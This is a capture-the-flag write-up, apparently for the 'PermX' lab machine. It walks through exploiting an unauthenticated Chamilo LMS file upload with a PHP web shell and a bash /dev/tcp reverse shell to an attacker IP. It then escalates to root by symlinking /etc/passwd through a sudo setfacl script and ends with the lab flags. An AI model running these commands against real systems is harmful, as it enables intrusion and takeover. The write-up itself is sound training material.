Nmap Results
# Nmap 7.94SVN scan initiated Mon Jul  8 12:03:10 2024 as: nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.221.161
Nmap scan report for 10.129.221.161
Host is up (0.017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
|_  256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://permx.htb
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 8 12:03:29 2024 -- 1 IP address (1 host up) scanned in 19.01 secondsnmap output. We can see a HTTP redirect to http://permx.htb on the tcp/80 output, so let's go ahead and add that to our /etc/hosts file.echo -e '10.129.221.161\t\tpermx.htb' | sudo tee -a /etc/hosts
Service Enumeration
TCP/80

Walking the Application
 Björn Kimminich
Clicking around on the different pages, there aren't many input points and the contact forms don't appear to be functioning. So, not much to observe from a web app functionality standpoint. Let's see what we can uncover in the penetration testing.
Penetration Testing
Since we didn't find much to interact with in the initial walk of the application, we'll need to do some more manual enumeration of the app to try and uncover unadvertised pages, APIs, virtual hosts and more.
Gobuster Enumeration
Directories and Files
gobuster dir -u http://permx.htb/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -o permx_80.txt -t 100/.htaccess (Status: 403) [Size: 274]
/css (Status: 301) [Size: 304] [--> http://permx.htb/css/]
/.htpasswd (Status: 403) [Size: 274]
/img (Status: 301) [Size: 304] [--> http://permx.htb/img/]
/js (Status: 301) [Size: 303] [--> http://permx.htb/js/]
/lib (Status: 301) [Size: 304] [--> http://permx.htb/lib/]
/server-status (Status: 403) [Size: 274]

/css, /img, /js, /lib directories, but nothing too interesting in the files. Remains to be seen if we'll be able to use this to our advantage later.Virtual Hosts
# Exclude server response sizes 275-340
# These response sizes indicate a redirect to when a non-existent
# Host name is requested
gobuster vhost -k --domain permx.htb --append-domain \
-u http://10.129.221.161 \
-w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
-t 100 --exclude-length 275-340
Found: www.permx.htb Status: 200 [Size: 36182]
Found: lms.permx.htb Status: 200 [Size: 19347]We found two more virtual hosts on this server, so we'll need to add those to our /etc/hosts file in order to be able to resolve these host names to IP addresses.
echo -e '10.129.221.161\t\twww.permx.htb lms.permx.htb' | sudo tee -a /etc/hosts
www host serves the same content as the root domain
lms virtual host is much more interesting with the login pageExploring the LMS Virtual Host

admin as the username. The Davis Miller hyperlink points to admin@permx.htb.
robots.txt entries that we should explore further
config directory, as I wager that most of the interesting configs are in a .php file, which will not render client side.


Googling for chamilo 1.11.24 cve brought up this result at the top

Exploit
Understanding the Exploit
 Ngo Wei Lin (Creastery)
This [bigUpload.php] uploads the file into main directory at /main/inc/lib/javascript/bigupload/files without any prior sanitisation performed on the filename.- The file upload functionality at this URL does not require any kind of credential to access
- It also does not make any attempt to remove file extensions or other aspects of the file name sumbitted by the user
An unauthenticated attacker is expected to be able to execute this exploit scenario reliably if the /main/inc/lib/javascript/bigupload/files directory exists within the web root directory and is writable by the webserver.- The PHP script on the server uses the
move_uploaded_file()function to place the user-controlled file and filename in/main/inc/lib/javascript/bigupload/files - The directory isn't typically present by default, but happens to exist on the target
Testing the Exploit
 WhiteWinterWolf
I'm going to use the PHP web shell found here
wget https://github.com/WhiteWinterWolf/wwwolf-php-webshell/raw/master/webshell.php -O wsh.php
curl -F 'bigUploadFile=@wsh.php' 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported'

Reverse Shell
sudo rlwrap nc -lnvp 443Start a TCP listener
bash -c 'bash -i >& /dev/tcp/10.10.14.196/443 0>&1'Bash reverse shell


Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Ubuntu 22.04.4 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.4 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy

Linux permx 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on permx.
Users and Groups
Local Users
mtz:x:1000:1000:mtz:/home/mtz:/bin/bash
Local Groups
mtz:x:1000:mtz
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:08:df brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.221.161/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2545sec preferred_lft 2545sec
    inet6 dead:beef::250:56ff:feb0:8df/64 scope global dynamic mngtmpaddr
       valid_lft 86400sec preferred_lft 14400sec
    inet6 fe80::250:56ff:feb0:8df/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN -
Processes and Services
Interesting Services
mariadb.service loaded active running MariaDB 10.6.18 database server
Interesting Files
/var/www/chamilo/app/config/configuration.php
grep -E '^\$' configuration.php
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
$_configuration['db_manager_enabled'] = false;
$_configuration['root_web'] = 'http://lms.permx.htb/';
$_configuration['root_sys'] = '/var/www/chamilo/';
$_configuration['url_append'] = '';
$_configuration[1]['hosting_limit_users'] = 0;
$_configuration[1]['hosting_limit_teachers'] = 0;
$_configuration[1]['hosting_limit_courses'] = 0;
$_configuration[1]['hosting_limit_sessions'] = 0;
$_configuration[1]['hosting_limit_disk_space'] = 0;
$_configuration[1]['hosting_limit_active_courses'] = 0;
$_configuration['hosting_total_size_limit'] = 0;
$_configuration['cdn_enable'] = false;
$_configuration['cdn'] = [
$_configuration['security_key'] = '08ecc755d674efaa6b1ab289e6053a9b';
$_configuration['password_encryption'] = 'bcrypt';
$_configuration['session_stored_in_db'] = false;
$_configuration['session_lifetime'] = 360000;
$_configuration['software_name'] = 'Chamilo';
$_configuration['software_url'] = 'https://chamilo.org/';
$_configuration['deny_delete_users'] = false;
$_configuration['system_version'] = '1.11.24';
$_configuration['system_stable'] = true;
$_configuration['tracking_columns'] = [
$_configuration['agenda_legend'] = [
$_configuration['agenda_colors'] = [
$_configuration['send_all_emails_to'] = [
$_configuration['exercise_embeddable_extra_types'] = [
$_configuration['score_grade_model'] = [
$_configuration['gradebook_badge_sidebar'] = [
$_configuration['profile_fields_visibility'] = [
$_configuration['required_extra_fields_in_profile'] = [
$_configuration['course_catalog_settings'] = [
$_configuration['download_files_after_all_lp_finished'] = ['courses' => ['ABC' => [1, 100]]];
$_configuration['auth_password_links'] = [
Privilege Escalation
Lateral to mtz

configuration.php (see above) is reused as the password for the local system user mtzT
sudo commands exist as a quick win. In the case of the mtz user, we have passwordless sudo on the /opt/acl.sh script./opt/acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
Understanding the sudo Script
- We need to provide three arguments when invoking the script
userpermfile
- The script's intention is to only allow the user to write to
/home/mtz/*and allow no traversal with.. - We also must provide a path to a file
- Finally, if all checks out, call
/usr/bin/sudo /usr/bin/setfaclwith the provided arguments
Becoming Root
Privileged File Overwrite


/etc/passwd to /home/mtz/passwd to satisfy the requirement that the target file be under the /home/mtz directory
/etc/passwd to /tmp/passwd.bak. Then, we echo > /etc/passwd to prove file write. Then, we restore the contents. So, exploit POC is valid.SALT=$(openssl rand -base64 6)
openssl passwd -5 -salt $SALT password123Generate a salted SHA-512 hash of the password password123
nano /tmp/passwd.bakEdit the backed up passwd file
root:x:0:0:root:/root:/bin/bashBefore
root:$5$bEXzORke$mFg4l4lokdzfuwdWXMVoUe5zgfJOFYb/46crpWNeB/.:0:0:root:/root:/bin/bashAfter
cat /tmp/passwd.bak > /etc/passwd

su root and enter password123 to authenticate and become rootFlags
User
5da6ab87e2c91be7bcb1311100eda895
Root
e83afce6967aff7848682c540966f67f